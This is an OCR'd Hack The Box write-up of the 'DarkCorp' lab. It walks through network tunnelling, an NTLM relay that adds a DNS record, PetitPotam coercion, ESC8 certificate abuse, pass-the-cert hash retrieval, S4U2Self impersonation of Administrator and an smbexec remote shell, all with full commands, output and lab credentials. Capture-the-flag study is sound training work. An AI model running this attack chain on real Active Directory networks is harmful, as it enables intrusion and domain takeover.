
```
nmap -sCTV -Pn -vvv 172.16.20.2
```

- We go to http://172.16.20.2:5000 and use `Viktor's` credentials:
- User `victor.r` PW= `victor1gustavo@#`





- We go to http://172.16.20.2:5000 and use `Viktor's` credentials:
- User `victor.r` PW= `victor1gustavo@#`



User Flagg 🏁


Note

- First, establish a `tunnel` to `172.16.20.0/24`.

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```

- We connect via `SSH` pw=` ThePlague61780

```
ssh ebelford@10.10.11.54
```



- We host `chisel` on Kali.

```
python3 -m http.server 80
```

- We download `chisel` on `drip.htb`.

```
wget http://10.10.16.20/chisel
```

- Execute it on Kali.

```
./chisel server -port 7777 --reverse
```

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# ./chisel server -port 7777 --reverse
2025/04/03 16:29:51 server: Reverse tunnelling enabled
2025/04/03 16:29:51 server: Fingerprint xWF+viuYBJ2nepIeFZBQqLmEb9oDkgPiJLsXnqOkcDE=
2025/04/03 16:29:51 server: Listening on http://0.0.0.0:7777
```

- Execute it on `drip.htb` (the connection may need to be restarted after some time as it might drop)

```
./chisel client -v 10.10.16.20:7777 8080:0.0.0.0:80
```

```
ebelford@drip:~$ ./chisel client -v 10.10.16.20:7777 8080:0.0.0.0:80
2025/04/03 08:29:12 client: Connecting to ws://10.10.16.20:7777
2025/04/03 08:29:12 client: tun: proxy#8080⇒0.0.0.0:80: Listening
2025/04/03 08:29:12 client: tun: Bound proxies
2025/04/03 08:29:12 client: Handshaking...
2025/04/03 08:29:13 client: Sending config
2025/04/03 08:29:13 client: Connected (Latency 73.3228ms)
2025/04/03 08:29:13 client: tun: SSH connected
```


Request certificate and SilverTicket

Note

- We use `impacket-ntlmrelayx` to forward `NTLM` authentication and create a `DNS` entry in Active Directory

```
impacket-ntlmrelayx -t "ldap://172.16.20.1" --add-dns-record 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA'
'10.10.16.20'
```

- We go to http://172.16.20.2:5000/check and select "`drip.darkcorp.htb`" as the host and click "Check!"



- We receive this output in `impacket-ntlmrelayx`
- the `DNS` entry has been created
- close `impacket-ntlmrelayx` afterwards

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 127.0.0.1 controlled, attacking target ldap://172.16.20.1
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldap://172.16.20.1 as DARKCORP/SVC_ACC SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Checking if domain already has a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` DNS record
[*] Domain does not have a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` record!
[*] Adding `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` pointing to `10.10.16.20` at `DC=dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA,DC=darkcorp.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=darkcorp,DC=htb`
[*] Added `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA`. DON'T FORGET TO CLEANUP (set `dNSTombstoned` to `TRUE`, set `dnsRecord` to a NULL byte)
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

- We forward Kerberos tickets with `krbrelayx.py` to request a machine certificate for `WEB-01$` (`ESC-8`) via a vulnerable AD CS web interface (certsrv).

```
krbrelayx.py -t 'https://dc-01.darkcorp.htb/certsrv/certfnsh.asp' --adcs --template Machine -v 'WEB-01$' -dc-ip 172.16.20.1
```

- We use `PetitPotam.py` to get the `DC (172.16.20.2)` to contact us (dc-011UWhRCA[...]) using NTLM authentication.

```
PetitPotam.py -u victor.r -p 'victor1gustavo@#' -d darkcorp.htb 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 172.16.20.2
```

> ⚠ **Attention**
>
> You may need to restart chisel and shuttle, or add the DNS entry again.
>
> If the error message AttributeError: module 'OpenSSL.crypto' has no attribute 'PKCS12' appears, please upgrade the package.

```
pip install --upgrade impacket
```

- We see that a certificate has been successfully created

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# krbrelayx.py -t 'https://dc-01.darkcorp.htb/certsrv/certfnsh.asp' --adcs --template Machine -v 'WEB-01$' -dc-ip 172.16.20.1
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.10.11.54
[*] HTTP server returned status code 200, treating as a successful login
[*] SMBD: Received connection from 10.10.11.54
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] HTTP server returned status code 200, treating as a successful login
[*] GOT CERTIFICATE! ID 7
[*] Writing PKCS#12 certificate to ./WEB-01$.pfx
[*] Certificate successfully written to file
[*] Skipping user WEB-01$ since attack was already performed
```

- We use Certipy with the .pfx file of WEB-01$ to authenticate against the domain controller (172.16.20.1) without a password. This is a pass-the-cert attack.

```
certipy-ad auth -pfx ./WEB-01\$.pfx -dc-ip 172.16.20.1 -ns 172.16.20.1
```

🔥🔥🔥

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# certipy-ad auth -pfx ./WEB-01\$.pfx -dc-ip 172.16.20.1 -ns 172.16.20.1
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: web-01$@darkcorp.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'web-01.ccache'
[*] Trying to retrieve NT hash for 'web-01$'
[*] Got hash for 'web-01$@darkcorp.htb': aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675
```

- We use `impacket-getST` to obtain a service ticket (`TGS`) for `CIFS` (SMB) on `web-01.darkcorp.htb` with the machine account `WEB-01$` . Using **S4U2Self** and **S4U2Proxy**, we impersonate `Administrator` and obtain a ticket to access **SMB or other services** as this user.

```
impacket-getST -self 'DARKCORP.HTB/WEB-01$' -altservice 'cifs/web-01.darkcorp.htb' -dc-ip 172.16.20.1 -impersonate 'administrator' -hashes 'aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675'
```

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# impacket-getST -self 'DARKCORP.HTB/WEB-01$' -altservice 'cifs/web-01.darkcorp.htb' -dc-ip 17
3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Changing service from WEB-01$@DARKCORP.HTB to cifs/web-01.darkcorp.htb@DARKCORP.HTB
[*] Saving ticket in administrator@cifs_web-01.darkcorp.htb@DARKCORP.HTB.ccache
```

- We set the environment variable `KRB5CCNAME` to store the `Kerberos cache for administrator access` to `cifs_web-01.darkcorp.htb` .

```
export KRB5CCNAME=./administrator@cifs_web-01.darkcorp.htb@DARKCORP.HTB.ccache
```

- We use smbexec.py to execute remote commands as administrator on web-01.darkcorp.htb

```
smbexec.py darkcorp.htb/administrator@web-01.darkcorp.htb -k -no-pass -dc-ip 172.16.20.1
```

- Retrieve User `Flag` 💪🏁

```
type C:\users\administrator\Desktop\user.txt
```

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# smbexec.py darkcorp.htb/administrator@web-01.darkcorp.htb -k -no-pass -dc-ip 172.16.20.1
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type C:\users\administrator\Desktop\user.txt
e2e31c1aff03ae237c902d78a41a561b

C:\Windows\system32>
```

Enumeartion Bloodhound 🩸🐶

Note

- Establish an `SSH connection` with dynamic `port forwarding` using the user `ebelford` .

```
sshpass -p'ThePlague61780' ssh -o StrictHostKeyChecking=no -D 1080 ebelford@drip.htb
```

- We add a `socks5` proxy.

```
nano /etc/proxychains4.conf
```

- `proxychains4.conf` change like this


```
#
dnat 10.10.11.54 172.16.20.1
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks5         127.0.0.1 1336
#socks4 192.168.178.195 1080
#socks5 192.168.178.195 49161 admin alta21
#socks5 192.168.178.107 49161 admin alta21
socks5 127.0.0.1 1080
```

- We use `proxychains4` to route `bloodhound-python` through a proxy. We authenticate as `victor.r@darkcorp.htb` with the password `victor1gustavo@#` to the **Domain Controller** `dc-01.darkcorp.htb`.

```
proxychains4 bloodhound-python -u victor.r@darkcorp.htb -p 'victor1gustavo@#' -dc dc-01.darkcorp.htb --dns-tcp -ns 172.16.20.1 --dns-timeout 10 -c ALL -d darkcorp.htb --zip
```

Important

"We see that `taylor.b.adm` is a member of the `gpo_manager` group, which has the permission to modify the `SecurityUpdates` policy."



PrivESC

Note

- First, establish a `tunnel` to `172.16.20.0/24`.

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```

